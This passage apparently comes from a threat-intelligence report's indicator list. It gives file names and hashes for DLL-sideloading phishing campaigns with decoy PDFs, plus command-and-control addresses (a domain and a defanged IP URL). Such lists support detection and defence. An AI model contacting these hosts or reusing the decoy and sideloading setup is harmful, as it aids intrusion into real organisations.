appvisvsubsystems64.dll (UNPACKED)	D465F6DA893F2F76CDFB7089C3B9292D09A201E7D0FAEFB0F88A8B8BA5FD3FBA
wda.tmp (OffceUpdate.exe) [Legit]	DD657A7A3688D039F0A208F39B1128EC447689EE664C6695D5C7E384DCDC1014
孙继超-北京大学-硕士.pdf (Decoy)	E15EE2E8ED2C3F37C1B47BF67E81AA2E89B0CE7B3159918A32DA2E30420E6819

C2
info.gtjas.site

Campaign: 2023 Medical Examination Program

File	Hash
2023年体检项目.exe [Legit]	DD657A7A3688D039F0A208F39B1128EC447689EE664C6695D5C7E384DCDC1014
appvisvsubsystems64.dll	FC6847A8B62AF02C2D1EFF1D77F7D8B90CBD34654AFF38C671D86194D351CD6E
appvisvsubsystems64.dll (UNPACKED)	4C750B8471BFEC0ED2DCF1A856163601FC140EB892710B8415D505A9088BD7F3

C2
hxxp://123.60.168.]69:443/jquery-3.3.2.slim.min.js

Campaign: Beijing Municipal Communications Commission Year-end Summary Report – Template 1

File	Hash

北京市交通委年终总结报告-模版1.pdf	D5A8B6635240CC190BC869A2A41BC437A48BFBFCCE0D218B879D9768D85D1D6F
aaa.bat	F7CC627464981B8918347487BDC73C2026B645FD31A1FBAB4D5FCC03CBE88901
aaa.bat (DESCIPHER)	256357877AE60DB9AD247AEF686AA3AAECB7DE0FDB84ED35EA91B28BE9725E36
北京市交通委年终总结报告-模版1.pdf(Decoy)	7EE465B6132819063B741D7F60246A539A1624E0667098BB162E22DE0D06CF2E